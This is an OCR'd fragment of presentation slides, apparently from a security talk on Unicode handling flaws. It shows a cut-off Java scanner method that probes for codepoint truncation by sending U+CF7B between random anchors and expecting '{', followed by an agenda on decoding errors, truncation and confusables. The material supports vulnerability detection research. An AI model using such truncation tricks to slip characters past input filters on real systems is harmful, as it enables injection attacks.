  detectUnicodeCodepointTruncation(String base) {
+         String leftAnchor = Utilities.randomString(6);
+         String rightAnchor = Utilities.randomString(6);
+         return new ImmutablePair<>(leftAnchor+"\uCF7B"+rightAnchor,
  Collections.singletonList(leftAnchor+"{"+rightAnchor));
+     }
```


Agenda





- Decoding Errors
- Truncation
- **Confusables**



U+0391
A
Greek Capital
Letter Alpha

